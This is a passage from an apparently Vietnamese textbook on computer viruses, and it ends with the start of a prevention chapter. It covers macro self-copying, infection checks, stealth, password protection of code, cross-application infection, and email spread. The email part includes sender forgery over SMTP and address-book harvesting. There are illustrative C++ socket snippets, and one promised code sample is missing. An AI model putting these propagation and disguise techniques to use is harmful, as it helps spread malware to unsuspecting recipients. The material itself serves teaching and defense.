Đối tượng VBComponents có một phương thức là Import, cho phép nhập thêm các thành phần VBA (Form/Module/Class) từ một file. Mỗi thành phần VBA VBComponent cũng có một phương thức là Export cho phép xuất chính nó ra thành một file (.FRM, .BAS, .CLA).

Mỗi khi muốn sao chép các chương trình virus sang một văn bản mới, trước hết sử dụng lệnh Export để xuất chương trình ra một file, sau đó sử dụng lệnh Import để nhập chương trình virus vào văn bản mới.

- Sử dụng đối tượng CodeModule.

Mỗi đối tượng VBComponent có một đối tượng con là CodeModule, cho phép thao tác trên các module chương trình có trong văn bản. Virus có thể sử dụng các thuộc tính, phương thức để thao tác trực tiếp trên các module này.

- Sử dụng phương thức OrganizerCopy của đối tượng Application để sao chép chương trình virus sang một văn bản khác.

2. *Công nghệ kiểm tra sự tồn tại.*

Do nguyên tắc hoạt động trên các ứng dụng Office và phương pháp lấy quyền điều khiển. Virus macro không cần đặt ra yêu cầu kiểm tra tồn tại trên vùng nhớ, mặc dù có thể coi chúng thuộc loại virus thường trú.

Để tiến hành kiểm tra trên file, virus thường kiểm tra một đoạn mã lệnh (dạng text) trong các module chương trình của văn bản. Nếu không tìm thấy, coi như văn bản đó chưa bị lây nhiễm.

Một phương pháp khác thường được sử dụng là kiểm tra tên các module của văn bản, nếu không tìm thấy tên module mà virus sử dụng, coi như văn bản đó chưa bị lây nhiễm.

Một số loại virus có công nghệ lây nhiễm đặc biệt, có thể sử dụng những công nghệ nhận dạng khác.

3. Công nghệ nguỵ trang.

Có thể sử dụng các công nghệ sau để tiến hành nguỵ trang trên file văn bản.

Chặn thêm một số lệnh thao tác với các module chương trình của ứng dụng như các lệnh ToolsMacro.

Có thể che hoàn toàn lệnh này - khi chọn lệnh, virus không làm gì cả và thoát khỏi macro ngay.

Tuy nhiên điều đó có thể gây nghi ngờ cho người sử dụng, vì vậy có thể sử dụng phương pháp Disinfect on the Fly như virus file. Khi người sử dụng dùng các lệnh đó, virus tạm thời xoá bỏ ra khỏi văn bản, hay thay thế tên các macro và tiến hành lây nhiễm, sửa lại sau.

4. Công nghệ tạo áo giáp.

Đây là một công nghệ đơn giản, nhưng khá hiệu quả trong việc chống quan sát chương trình virus.

Chương trình virus được viết bằng các lệnh VBA, dưới dạng text nên rất dễ bị kiểm tra, phân tích. Để khắc phục điểm yếu này, một số virus sử dụng tính năng ProtectProject để bảo vệ mã chương trình bằng mật khẩu. Nếu không có mật khẩu đúng, người dùng sẽ không thể đọc/sửa chương trình virus.

Tuy nhiên mật khẩu này không thực sự an toàn, bởi vì có thể sử dụng hoặc thiết kế một số chương trình để tìm được mật khẩu của một văn bản Office.

5. Công nghệ mã hoá.

Các công nghệ mã hoá của virus macro tương đối đơn giản, chủ yếu để che dấu các chuỗi ký tự được sử dụng trong chương trình virus. Virus thường sử dụng các lệnh thao tác trên ký tự/chuỗi ký tự để tiến hành mã hoá.

Cũng có thể mã hoá chương trình virus bằng cách thao tác trực tiếp với đối tượng CodeModule.

6. Công nghệ lây nhiễm chéo.

Để tăng cường khả năng lây lan, virus macro thường được thiết kế để có thể lây nhiều loại văn bản khác nhau, ví dụ lây chéo giữa các văn bản Word, các bảng tính Excel, các trang PowerPoint, các dự án trong MS Project, thậm chí lây sang các file chương trình Access.

Điểm mấu chốt của công nghệ này là sử dụng các đối tượng COM tương ứng như Word.Application. Excel.Application... kết hợp với sự thống nhất mã VBA trong các ứng dụng.

3.5 Virus Script.

3.5.1 Đối tượng lây nhiễm và môi trường hoạt động.

Ngôn ngữ Script còn gọi là ngôn ngữ nhúng, được sử dụng để nâng cao tính linh hoạt của các ứng dụng, chẳng hạn hai sản phẩm VB Script và JavaScript của Microsoft sử dụng với các trang Web, hay các file kịch bản của MIRC...

Mặc dù đã được thiết kế để bảo đảm độ bảo mật, an toàn, song các ngôn ngữ này vẫn tồn tại những khiếm khuyết nhất định, tạo kẽ hở để thiết kế các chương trình virus.

Một điểm thiếu an toàn rất quan trọng được các virus Script khai thác là khả năng sử dụng các đối tượng ActiveX từ trong đoạn mã Script. Virus có thể sử dụng các đối tượng ActiveX này để tiến hành các hoạt động lây nhiễm, phá hoại trên máy tính khi người sử dụng duyệt Web. Các trình duyệt Web đều có tuỳ chọn cho phép/cấm sử dụng các đối tượng ActiveX, tuy nhiên không phải người dùng nào cũng đủ trình độ để thiết lập các tuỳ chọn đó. Mặt khác, rất nhiều trang Web cũng sử dụng công nghệ này, nên cũng khó hạn chế.

3.5.2 Phân tích công nghệ virus Script.

Phần này phân tích về một số công nghệ lây nhiễm của virus Script.

Các virus Script thường sử dụng một đối tượng có tên FileSystemObject, cho phép tiến hành các thao tác đọc ghi file. Nếu người dùng cho phép trình duyệt Web sử dụng các đối tượng ActiveX, đối tượng này có thể được tạo và sử dụng với mục đích lây nhiễm virus hay các mục đích xấu khác.

Để tạo một đối tượng, sử dụng lệnh: CreateObject(class). Lệnh này tạo và trả về một đối tượng tự động (Automation Object). Trong đó class là một chuỗi ký tự gồm hai phần: tên chương trình chủ (tên của ứng dụng cung cấp đối tượng) và tên kiểu đối tượng ngăn cách bởi một dấu chấm.

Ví dụ sau tạo một bảng tính Excel và một đối tượng FileSystemObject:

```
Dim   ExcelObj, FSO
Set   ExcelObj   =
CreateObject("Excel.Workbook")
Set   FSO        =
CreateObject("Scripting.FileSystemObject")
```

Đối tượng FileSystemObject cho phép tiến hành một số thao tác với đĩa, thư mục và file như copy, đổi tên, xoá...và mở file để đọc/ghi.

Virus có thể tiến hành mở các file .HTML hay .VBS, .JS để tiến hành lây nhiễm. Sau đây là đoạn mã minh họa công nghệ lây nhiễm của virus Script:

4. Phân tích công nghệ virus trên mạng

4.1 Các virus file.

4.1.1 Lây nhiễm trên mạng cục bộ (LAN).

Công nghệ lây nhiễm trên mạng LAN dựa trên một ý tưởng chính: sử dụng sự tiện lợi trong liên hệ giữa các máy tính để lây nhiễm các chương trình từ xa. Sau đây là một số công nghệ:

1. Sử dụng hàm GetLogicalDriveStrings, hàm này điền vào vùng đệm một chuỗi ký tự xác định các ổ đĩa hợp lệ trong hệ thống. Cú pháp (trong C) của hàm này như sau:

DWORD GetLogicalDriveStrings(

DWORD nBufferLength, // kích thước của vùng đệm

LPTSTR lpBuffer // con trỏ đến vùng đệm cho các chuỗi ổ đĩa

);

Nếu người sử dụng đã ánh xạ một số ổ đĩa từ xa thành các tên đĩa cục bộ, các ổ đĩa này sẽ xuất hiện trong chuỗi trả về từ hàm GetLogicalDriveStrings. Sau đó, virus sử dụng hàm GetDriveType để xác định loại ổ đĩa sẽ tiến

hành lây nhiễm (Removable, Fixed, CD-ROM, RAM Disk hay ổ đĩa mạng). Cú pháp:

```
UINT GetDriveType(
LPCTSTR lpRootPathName    // con trỏ tới thư mục gốc
);
```

2. Liệt kê các ổ đĩa mà người sử dụng đã kết nối, mặc dù người dùng chưa ánh xạ chúng thành các ký tự ổ đĩa cục bộ. Để tiến hành công nghệ này, phải sử dụng một số hàm API trong thư viện MPR.DLL: WNetOpenEnums, WNetEnumResource và WNetCloseEnum. Chi tiết sử dụng của các hàm này như sau:

Hàm WNetOpenEnum bắt đầu một quá trình liệt kê các tài nguyên mạng hoặc các kết nối đang tồn tại:

```
DWORD WNetOpenEnum(
DWORD dwScope,        // phạm vi liệt kê
DWORD dwType,         // kiểu tài nguyên cần liệt kê
DWORD dwUsage,        // tài nguyên cần liệt kê
LPNETRESOURCE lpNetResource,  // con trỏ tới cấu trúc liệt kê
LPHANDLE lphEnum  // con trỏ tới handle liệt kê
);
```

Hàm NetEnumResource tiếp tục sự liệt kêu một tài nguyên mạng bắt đầu với hàm WNetOpenEnum function.

```
DWORD WNetEnumResource(
HANDLE hEnum,         // handle liệt kê
LPDWORD lpcCount,   // con trỏ tới điểm vào danh sách liệt kê
LPVOID lpBuffer,        // con trỏ tới vùng đệm kết quả
LPDWORD lpBufferSize// kích thước của vùng đệm
);
```

Hàm WNetCloseEnum kết thúc một sự liệt kê tài nguyên mạng bắt đầu bởi hàm WNetOpenEnum:

```
DWORD WNetCloseEnum(
HANDLE hEnum          // handle liệt kê
);
```

Có thể thấy rất nhiều khả năng tận dụng mối liên hệ giữa các máy tính trong mạng cục bộ:

- Quét một khoảng IP nào đó để tìm kiếm một số dịch vụ như NetBIOS, FTP hay bất cứ dịch vụ nào cho phép truy nhập máy tính từ xa.

- Liên hệ với các virus trên các hệ thống khác nhau.

- Đánh cắp các mật khẩu cũng như các thông tin khác trên các máy tính ở xa.

4.1.2 Internet.

Đối với các virus, có thể coi Internet như một mạng LAN lớn, trong đó có một điểm thuận lợi: các máy tính có thể ở rất xa nhau về mặt địa lý. Điểm đó cho phép các virus có thể lan truyền khắp thế giới.

1. Sử dụng sự phổ biến của thư điện tử (E-mail).

Để virus có thể tự sao chép và phân phối khắp nơi qua thư điện tử, có thể tiến hành theo các bước sau:

- Công nghệ để tạo một thông điệp thư điện tử và gửi nó tới máy chủ.

- Tìm địa chỉ để gửi virus đến.

- Làm cho thông điệp giống như thật, không giống như được sinh ra.

Để tạo một thông điệp thư điện tử, có thể:

a. Dựa trên một hệ thống thư điện tử để sinh ra và gửi thông điệp: sử dụng các hàm MAPI.

Công nghệ này dựa trên việc sử dụng các hàm MAPI trong thư viện MAPI32.DLL, như MAPILogon, MAPISendMail, MAPISendDocuments...

b. Bổ sung mã để tiến hành sinh ra và phân phối các thông điệp, bao gồm viết mã để xây dựng các giao thức SMTP, MIME và BASE64.

Công nghệ này không đơn giản như sử dụng MAPI. để áp dụng công nghệ này, phải viết mã xây dựng SMTP để mã hoá và kiểm soát các file gắn kèm (Attaches).

Nếu sử dụng Telnet để gửi thư điện tử, có thể tiến hành như sau:

telnet smtp.server.com 25

Trong đó sử dụng một SMTP server nào đó, khi kết nối thành công, ta có thể nhận được trả lời có dạng sau:

Connectting smtp.server.com…

Trying x.x.x.x … connected.

220 smtp.server.com Sendmail 6.66 ready at Sun, 4 April 2000.

Sau mỗi lệnh, ta xác nhận bằng cách nhấn phím ENTER. Chờ cho đến khi kết nối xong và được trả lời, ví dụ:

Hello servername.com

Sau đó ta sẽ nhận được trả lời như sau:

250 smtp.server.com Hello our.host.com pleased to meet you.

Ta gõ:

MAIL FROM: <myname@servername.com>

Đó là nơi mà thông điệp được gửi đi. Ta có thể sử dụng tên người dùng/máy chủ mà ta muốn, chẳng hạn từ Microsoft. Chờ trả lời và ta sẽ nhận được:

250 <servername.com> … Sender OK

Tiếp tục gõ:

RCPT TO <someone@someserver.com>… Recipient OK

Gõ:

DATA

Máy chủ sẽ trả lời:

354 Enter mail, end with "." on a line by itself

Bây giờ ta có thể nhập phần chính của bức thư, gõ tiếp phần sau:

FROM: myname <myname@servername.com>

TO: someone <someone@someone.com>

SUBJECT: Một chủ đề nào đó.

Hello…

.

Thư điện tử đã được tạo, ta gõ: QUIT, như vậy việc gửi thư đã tiến hành xong. Để tự xây dựng một cơ cấu SMTP, virus phải tiến hành đầy đủ các bước trên, cụ thể:

- Kiểm tra kết nối mạng: nếu virus gọi các hàm API hỗ trợ mạng mà chưa có một nối kết thực sự, một hộp

thoại thông báo sẽ xuất hiện, làm cho người sử dụng nghi ngờ. Chẳng hạn khi sử dụng NotePad, có thể xuất hiện một hộp thoại kết nối quay số... Có thể sử dụng một số hàm API để kiểm tra điều này: hàm InternetCheckConnection trong thư viện WININET.DLL, cú pháp của hàm này như sau:

```
BOOL InternetCheckConnection(
IN LPCSTR lpszUrl,      // con trỏ tới chuỗi URL
IN DWORD dwFlags,   // cờ chỉ thị
IN DWORD dwReserved        // dành riêng (=0)
);
```

Hàm này cho phép kiểm tra xem đã có sự kết nối đến Internet hay chưa. Cũng có thể sử dụng hàm GetSystemMetrics trong thư viện USER32.DLL, cú pháp:

```
int GetSystemMetrics( int nIndex);
```

Trong đó tham số nIndex được đặt bằng SM_NETWORK.

- Kết nối tới máy chủ SMTP, có thể lưu địa chỉ IP của một số máy chủ trong virus, tuy nhiên các máy chủ này không cho phép chuyển tiếp thư. Một phương pháp tốt hơn là tìm địa chỉ IP trong Registry, tại khoá:

HKEY_CURRENT_USER \Software\Microsoft\Internet Account Manager\Account\00000001.

Thông tin này gồm máy chủ SMTP (khoá "SMTP Server"), cổng kết nối (khoá "SMTP Port") hay thậm chí cả địa chỉ thư điện tử của người dùng (khoá "SMTP Mail Address"). Những thông tin này chỉ xuất hiện khi có cài đặt Outlook Express, tuy nhiên hầu hết các máy tính sử dụng Windows đều được cài đặt phần mềm này.

Sau khi tiến hành các bước trên, virus có thể tiến hành gửi thư như đã được mô tả ở trên. Tuy nhiên vẫn còn một công việc cần phải làm: tiến hành mã hoá các file gắn kèm (các file thi hành) theo các chuẩn MIME hay BASE64. Dưới đây là một ví dụ của một thông điệp MIME nhiều phần:

MIME-Version: 1.0

Content-Type: multipart/mixed;

boundary="----
=_NextPart_000_0005_01BDE2FC.8B286C00"

X-Priority: 3

X-MSMail-Priority: Normal

X-Unsent: 1

X-MimeOLE: Produced By Microsoft MimeOLE V4.72.3110.3

This is a multi-part message in MIME format.

------=_NextPart_000_0005_01BDE2EC.8B286C00

Content-Type: text/plain: charset=iso-8859-1

Content-Transfer-Encoding: quoted-printable

This is the text message.

------=_NextPart_000_0005_01BDE2EC.8B286C00

Content-Type: application/octet-stream; name=filename.exe

Content-Transfer-Encoding: base64',0Ah

Content-Disposition: attachment; filename="filename.exe"

TVqQAAMAAAAEAAAA//..đây là file đã mã hoá BASE64..

- Sử dụng các hàm WINSOCK: Sử dụng các hàm API như socket, connect, recv... trong thư viện WSOCK32.DLL (không cần sử dụng WINSOCK nếu sử dụng MAPI, vì thông điệp sẽ được phân phối qua MAPI). Sau đây là đoạn mã C++, minh hoạ công nghệ để kết nối tới một máy chủ IRC, trên cổng 6667:

```
// Tạo IRC SERVER socket
m_AsyncSocket = new CAsyncSocket ;
if( !m_AsyncSocket->Create( 0,
                SOCK_STREAM,
```

```
FD_READ|FD_CONNECT|FD_CLOSE,
                    NULL)) return -1 ;
m_AsyncSocket->m_RichEditCtrl = m_RichEditCtrl;
// Kết nối tới IRC SERVER
struct sockaddr_in        server ;
struct hostent            *hp ;
unsigned int                      addr ;
char servername[]="aire.irc-hispano.org" ;
// Kiểm tra tên máy chủ dạng thân thiện hay dạng địa
chỉ IP
if ( isalpha ( servername[ 0])) hp = gethostbyname (
servername) ;
else
{
// địa chỉ IP
addr = inet_addr( servername) ;
hp = gethostbyaddr( ( char *) &addr, 4, AF_INET) ;
}
if ( hp == NULL)
{
m_AsyncSocket->Close();
return FALSE ;
```

```
}
memset ( &server, 0, sizeof ( server)) ;
memcpy ( &( server.sin_addr), hp->h_addr, hp->h_length) ;
server.sin_family = hp->h_addrtype ;
server.sin_port = htons ( 6667) ;                    // cổng IRC
if( !m_AsyncSocket->Connect( ( struct sockaddr*) &server,
                 sizeof( sockaddr_in)))
{
if ( WSAGetLastError() != WSAEWOULDBLOCK)
{
m_AsyncSocket->Close() ;
return -1 ;
}
}
```

Một số công nghệ khác sử dụng WINSOCK là:

+ Tạo các cổng nghe đợi sẵn (listen port), các lệnh có thể chỉ thị cho virus tiến hành các hoạt động phá hoại hay do thám: gửi các file nào đó, lấy trộm các mật khẩu, khởi động lại hay thậm chí phá huỷ hệ thống.

+ Tấn công theo phương pháp ngăn chặn dịch vụ (DOS - Denial of Service): một virus tạo các kết nối tới một máy chủ HTTP/FTP nào đó và để chúng mở. Nếu có nhiều người sử dụng bị lây nhiễm virus, số kết nối có thể vượt quá số lượng tối đa mà máy chủ cung cấp. Virus cũng có thể liên tiếp gửi các thông điệp đến máy chủ để gây quá tải hoạt động, gây ra những hậu quả nghiêm trọng cho các giao dịch trên mạng và dữ liệu trên máy chủ.

+ Lây nhiễm bằng cách kết nối đến những cổng đặc biệt trên các máy chủ và sử dụng giao thức Internet Relay Chat Protocol.

+ Cho phép các kết nối trên một cổng nào đó, sau đó định hướng lại đến một máy/cổng khác.

+ Tiến hành các hoạt động khác trên mạng, sử dụng địa chỉ của người khác, thay vì sử dụng địa chỉ của người viết virus.

2. Công nghệ chặn các hàm API hỗ trợ mạng.

Công nghệ này cho phép chặn các hàm API hỗ trợ mạng, ví dụ như hàm connect trong thư viện WSOCK32.DLL. Khi nhận được quyền điều khiển, virus kiểm tra cổng kết nối, nếu là cổng 25 (SMTP) thì có thể tiến hành phân phối thư điện tử qua máy chủ đó. Một ví dụ là sâu Happy99: Happy99 sửa đổi file thư viện

WSOCK32.DLL, mỗi khi các hàm connect và send được gọi, sẽ tiến hành phát tán thư điện tử gắn kèm chính nó.

Một phương pháp khác để áp dụng công nghệ này là chặn các hàm Winsock API trong file bị lây nhiễm. Điểm khó khăn khi thực hiện công nghệ này là hầu hết các hàm này được import theo chỉ mục thay vì theo tên hoặc được import trong một file thư viện DLL đã được nạp bởi chương trình chính. Có một giải pháp khác là chặn hai hàm API LoadLibrary và GetProcAdress, để chặn các hàm API được import bởi file thư viện DLL.

Ngoài cổng 25, cũng có thể sử dụng các cổng khác. Ví dụ : với cổng 21 (FTP), virus có thể tiến hành gửi một file đã bị lây nhiễm lên thư mục nơi đến tại máy chủ mà người sử dụng kết nối tới. Cổng 80 (HTTP) cũng có thể được sử dụng tương tự.

3. Công nghệ điều khiển từ xa (Remote Control).

Một công nghệ cao cấp, có thể thiết kế với một virus là điều khiển từ xa. Dưới đây là đoạn mã minh hoạ được viết bằng Visual C++.

Chương trình thứ nhất - SERVER.CPP - hoạt động như một ứng dụng chủ, và đó là phần sẽ đặt trong virus, phần này sẽ chờ mệnh lệnh từ chương trình thứ hai.

Chương trình thứ hai - CLIENT.CPP - hoạt động như một ứng dụng khách, là chương trình mà ta sử dụng để liên lạc với virus.

Chương trình chủ sẽ tạo một socket và chờ đợi chỉ thị của ta, khi nhận được một gói tin, nó sẽ hiển thị nội dung gói tin trên một hộp thông báo.

```
//
// SERVER.CPP
//
#include "stdafx.h"
#include <windows.h>
#include <winsock2.h>
#define LISTEN_PORT 16384
int main(int argc, char* argv[])
{
char        Buffer[ 128] ;
int retval, fromlen;
struct      sockaddr_in local, from ;
WSADATA wsaData ;
SOCKET listen_socket ;
if   (    WSAStartup(    0x202,    &wsaData)    ==
SOCKET_ERROR)
{
WSACleanup() ;
return -1 ;
```

```
}
local.sin_family = AF_INET ;
local.sin_addr.s_addr = INADDR_ANY ;
local.sin_port = htons( LISTEN_PORT) ;
if ( ( listen_socket = socket( AF_INET,
SOCK_DGRAM, 0)) == INVALID_SOCKET)
{
WSACleanup() ;
return -1 ;
}
if ( bind( listen_socket,
( struct sockaddr*) &local,
sizeof( local)) == SOCKET_ERROR)
{
WSACleanup() ;
return -1 ;
}
fromlen = sizeof( from) ;
printf ( "Waiting for incomming messages...\n\n") ;
do
{
retval = recvfrom( listen_socket,
```

```
                Buffer,
                sizeof ( Buffer),
                0,
                ( struct sockaddr *) &from,
                &fromlen) ;
if ( retval != SOCKET_ERROR)
{
        Buffer[ retval] = NULL ;
                MessageBox(      NULL,
                Buffer,
                inet_ntoa( from.sin_addr),
MB_ICONINFORMATION | MB_OK) ;
}
} while ( 1) ;
closesocket( listen_socket) ;
WSACleanup() ;
return 0 ;
}
//
// CLIENT.CPP
//
#include "stdafx.h"
```

```
#include <windows.h>
#include <winsock2.h>
#define LISTEN_PORT 16384
int main(int argc, char *argv[])
{
struct sockaddr_in        server ;
struct hostent            *hp ;
unsigned int              addr ;
WSADATA                              wsaData ;
SOCKET                          conn_socket ;
if ( argc != 3)
{
printf ( "Usage:\n\n%s <target> <\"message\">\n\n",
argv[ 0]) ;
return -1 ;
}
if ( WSAStartup ( 0x0202, &wsaData) ==
SOCKET_ERROR)
{
printf ( "Error: WSAStartup()\n\n") ;
WSACleanup () ;
return -1 ;
```

```
}
if ( isalpha ( *argv[ 1])) hp = gethostbyname ( argv[
1]) ;
else
{
addr = inet_addr( argv[ 1]) ;
hp = gethostbyaddr( ( char *) &addr, 4, AF_INET) ;
}
if ( hp == NULL)
{
printf ( "Error: Target not found\n\n") ;
WSACleanup () ;
return -1 ;
}
memset ( &server, 0, sizeof ( server)) ;
memcpy ( &( server.sin_addr), hp->h_addr, hp-
>h_length) ;
server.sin_family = hp->h_addrtype ;
server.sin_port = htons ( LISTEN_PORT) ;
conn_socket = socket ( AF_INET, SOCK_DGRAM,
0) ;
if ( conn_socket < 0)
```

```
{
printf ( "Error: socket()\n\n") ;
WSACleanup () ;
return -1 ;
}
if ( connect( conn_socket, ( struct sockaddr*)
&server, sizeof ( server)) == SOCKET_ERROR)
{
printf ( "Error: connect()\n\n") ;
closesocket( conn_socket) ;
WSACleanup () ;
return -1 ;
}
if ( send( conn_socket, argv[ 2], strlen ( argv[ 2]), 0)
== SOCKET_ERROR)
{
printf ( "Error: send()\n\n") ;
closesocket( conn_socket) ;
WSACleanup () ;
return -1 ;
}
return 0 ;
}
```

4.2 Các virus macro.

Các virus macro có thể tiến hành lây nhiễm qua mạng, sử dụng các phương pháp lan truyền qua các ổ đĩa mạng hay qua sự phổ biến e-mail. Công nghệ lây nhiễm qua các ổ đĩa mạng tương đối đơn giản, cũng sử dụng các công nghệ tương tự như virus file. Phần này phân tích các công nghệ lây nhiễm qua e-mail.

Hầu hết các ứng dụng hỗ trợ làm việc với thư điện tử đều cho phép sử dụng các file gắn kèm (Attach files). Đó là một điểm thuận lợi để các virus macro tiến hành lây nhiễm qua mạng, bằng cách gắn kèm một văn bản bị lây nhiễm vào thông điệp thư điện tử để gửi tới người nhận.

Như đã phân tích ở trên, một virus muốn lây lan qua e-mail, phải tiến hành theo các bước sau:

- Công nghệ để tạo một thông điệp thư điện tử và gửi nó tới máy chủ.

- Tìm địa chỉ để gửi virus đến.

- Làm cho thông điệp giống như thật, không giống như được sinh ra.

4.2.1 Tạo một thông điệp thư điện tử và gửi nó tới máy chủ.

Trong các ứng dụng Office, việc tạo và gửi một thông điệp thư điện tử là tương đối đơn giản.

+ Phương pháp đơn giản nhất là sử dụng ngay những tính năng hỗ trợ e-mail mà chương trình ứng dụng cung cấp.

Các ứng dụng Office, cung cấp sẵn các tính năng cho phép gửi thư điện tử. Virus macro có thể sử dụng ngay những tính năng này để tiến hành gửi file nhiễm tới những người sử dụng khác. Mỗi đối tượng Document trong Word (hay WorkBook trong Excel) có một đối tượng con RoutingSlip, cho phép gửi một văn bản qua một hệ thống thư điện tử. Các phương thức, thuộc tính của đối tượng RoutingSlip xem trong tài liệu tham khảo. Dưới đây là đoạn mã ví dụ:

```
ActiveDocument.HasRoutingSlip = True
With ActiveDocument.RoutingSlip
.Subject = "Important Message From " & UserName
.AddRecipient "Don Funk"
.AddRecipient "Dave Edson"
.Delivery = wdOneAfterAnother
End With
ActiveDocument.Route
```

+ Phương pháp thứ hai là sử dụng các chương trình chuyên dụng như Outlook, Outlook Express... để tiến hành soạn và gửi thư.

Virus tiến hành tạo một đối tượng ứng dụng (Application) của ứng dụng hỗ trợ e-mail, sau đó sử dụng các phương thức, thuộc tính của đối tượng để tiến hành tạo và gửi e-mail lên máy chủ. Để tạo đối tượng ứng dụng, sử dụng lệnh VBA CreateObject, ví dụ:

```
Set
OE_App=CreateObject("Outlook.Application")
```

Sau khi tạo được đối tượng OE_App, virus có thể tiến hành các thao tác soạn thư, gửi thư bình thường.

Để tìm địa chỉ gửi virus đến, các virus macro thuận lợi hơn rất nhiều so với các virus file. Các chương trình như Microsoft Outlook, Outlook Express hay một số chương trình hỗ trợ thư điện tử cho phép tạo lập các sổ địa chỉ, nhằm mục đích giúp người sử dụng không phải nhớ hết các địa chỉ e-mail, cũng như cho phép có thể cùng lúc gửi thư đến cho rất nhiều người...

Như vậy mỗi khi cần các địa chỉ e-mail để gửi virus đến, một công nghệ hữu hiệu là sử dụng sổ địa chỉ của người sử dụng. Các virus macro lan truyền qua mạng như Mellisa đều sử dụng công nghệ này.

Việc làm cho thông điệp thư điện tử giống như được gửi thực sự từ người sử dụng, không phải được sinh ra, chính là công nghệ nguy trang của virus. Bên cạnh các công nghệ nguy trang đã phân tích ở chương II, virus macro sử dụng một số phương pháp sau để nguy trang:

+ E-mail được gửi trực tiếp từ máy tính của người sử dụng, dùng tài khoản (Account) e-mail của người sử dụng. Khi xuất hiện trong hộp thư của người nhận, địa chỉ thư đến là địa chỉ của người sử dụng, nên người nhận dễ bị làm tưởng chương trình virus là một văn bản mà đồng nghiệp, bạn bè gửi tới. Một phương pháp bổ sung là lấy tên người người sử dụng khai báo trong Windows để sử dụng trong thông điệp.

+ Sử dụng e-mail với một máy chủ SMTP để che dấu nơi xuất phát như đã phân tích với virus file. Chẳng hạn các địa chỉ e-mail của Microsoft thường được sử dụng với mục đích này.

+ Sử dụng các thông điệp thân thiện, có dạng như một bức thư trả lời hay cảm ơn của người sử dụng, chẳng hạn: "Chào bạn! Rất vui đã nhận được thư của bạn. Hãy mở file đính kèm theo."....

Thực tế, trừ một số e-mail có mục đích quảng cáo... dễ nhận thấy, hầu hết các e-mail nhận được đều được người sử dụng đọc (do yêu cầu nghề nghiệp và do tính tò mò của con người). Do đó khả năng lây nhiễm là rất lớn.

4.2.2 Công nghệ gắn văn bản chứa virus vào thư điện tử.

Công nghệ này thực chất là sử dụng tính năng gắn kèm file vào thư điện tử khi sử dụng các chương trình như Outlook để tạo và gửi thư.

4.3 Các virus khác.

Java vốn được thiết kế cho mục đích xây dựng một ngôn ngữ hỗ trợ mạng, vì vậy khả năng sử dụng mạng để tiến hành lây nhiễm là hoàn toàn có thể. Tuy nhiên, cho đến nay, chưa xuất hiện virus Java lây nhiễm qua mạng (mặc dù một số loại virus Java, lây nhiễm các file .CLASS đã ra đời). Một dạng virus có khả năng lây lan trên mạng rất mạnh là các virus Script.

4.4 Công nghệ tạo/gửi thư điện tử.

Như đã phân tích ở chương trước, các virus Script có khả năng sử dụng các đối tượng ActiveX. Để có thể tạo/gửi thư điện tử virus Script sử dụng ngay khả năng đó bằng cách tạo một đối tượng ứng dụng Outlook (Outlook Express hay các ứng dụng khác) và sử dụng đối tượng này để tiến hành tạo và gửi e-mail chứa virus đi khắp nơi. Chi tiết công nghệ tương tự như đã phân tích ở phần virus macro.

4.5 Công nghệ tạo e-mail chứa virus.

+ Sử dụng Script ngay trong nội dung thư điện tử:

Các ứng dụng hỗ trợ thư điện tử thường hỗ trợ hai dạng e-mail: HTML và PlainText. Trong đó dạng thứ nhất cho phép sử dụng dạng file .HTML, bao gồm cả tính năng Script. Như vậy virus Script có thể tạo các thông

điệp chứa virus mà không cần file đính kèm. Công nghệ này còn có điểm thuận lợi là mã Script có thể thi hành ngay khi người dùng xem thư (nếu không đặt chế độ cảnh báo với các ActiveX).

+ Sử dụng Script như một file đính kèm:

Các file Script có dạng .VBS, .JS có thể được gắn kèm e-mail. Nếu người sử dụng thi hành file (giống như các file chương trình khác) mã Script sẽ được thực hiện và tiếp tục lây nhiễm. Ví dụ như virus Love là một virus sử dụng công nghệ này.

CHƯƠNG IV
PHÒNG CHỐNG VIRUS MÁY TÍNH

1. Hậu quả của virus và sự ra đời cần thiết của các chương trình phòng chống

Hầu hết các virus khi được viết ra chỉ nhằm mục đích phá hoại các hệ thống máy tính. Hậu quả của các virus sau khi chúng được phát tán đôi khi rất nghiêm trọng. Hệ thống máy tính của công ty phần mềm lớn nhất nước Mỹ và thế giới Microsoft cũng đã từng chao đảo với sự phá hoại của Nimda, Klez. Ngay cả nơi tưởng chừng như bất khả xâm phạm nhất là cơ quan an ninh quốc gia Mỹ, với những chuyên gia hàng đầu thế giới về an toàn máy tính cũng đã từng được virus viếng thăm. Hoạt động phá hoại đôi khi còn gián tiếp gây tổn thất tới những đối tác của những mục tiêu phá hoại ví dụ như khi thâm nhập vào cơ sở dữ liệu của các ngân hàng, các hệ thống thanh toán trực tuyến. Chúng ta hãy giả sử rằng chiếc cặp điều khiển hệ thống vũ khí hạt nhân của Tổng thống Mỹ hay Tổng

thống Nga, nếu được kết nối tới các trung tâm phóng tên lửa mang đầu đạn hạt nhân một khi được kết nối qua mạng mà bị nhiễm virus. Thế giới có lẽ cũng phải sụp đổ một khi virus tấn công và điều khiển được các hệ thống này. Virus không dây (Lây lan qua các mạng kết nối không dây, ví dụ như mạng điện hoại Vinaphone của chúng ta) cũng đã không còn là điều xa lạ. Hậu quả của chúng để lại tuy không lớn nhưng phải thấy rằng virus đã không còn chỉ nhắm vào các hệ thống máy tính mà là mọi thiết bị điều khiển số có kết nối mạng.

Các virus lây lan qua mạng có thể tiến hành các hoạt động lây nhiễm, phá hoại, trên mạng, gây ảnh hưởng tới hiệu suất làm việc trên mạng, làm gián đoạn việc cung cấp các dịch vụ trên mạng thậm chí làm tê liệt các máy chủ. Một số virus mạng còn có khả năng theo dõi, lấy trộm những dữ liệu quan trọng của người dùng.

Do đó, việc phòng chống sự lây lan của virus là rất cần thiết và quan trọng, đặc biệt là đối với các hệ thống mạng, sự ra đời của các chương trình phòng chống virus là không thể thiếu. Nó góp phần nâng cao độ ổn định và tính bảo mật của hệ thống, đảm bảo hiệu suất làm việc với máy tính và mạng.

2. Cách thức phòng, chống Virus.

Virus máy tính được sinh ra từng ngày, thậm chí từng giờ từ khắp nơi trên thé giới và ngày nay, hầu hết mọi người dùng máy tính đều có liên hệ với những người

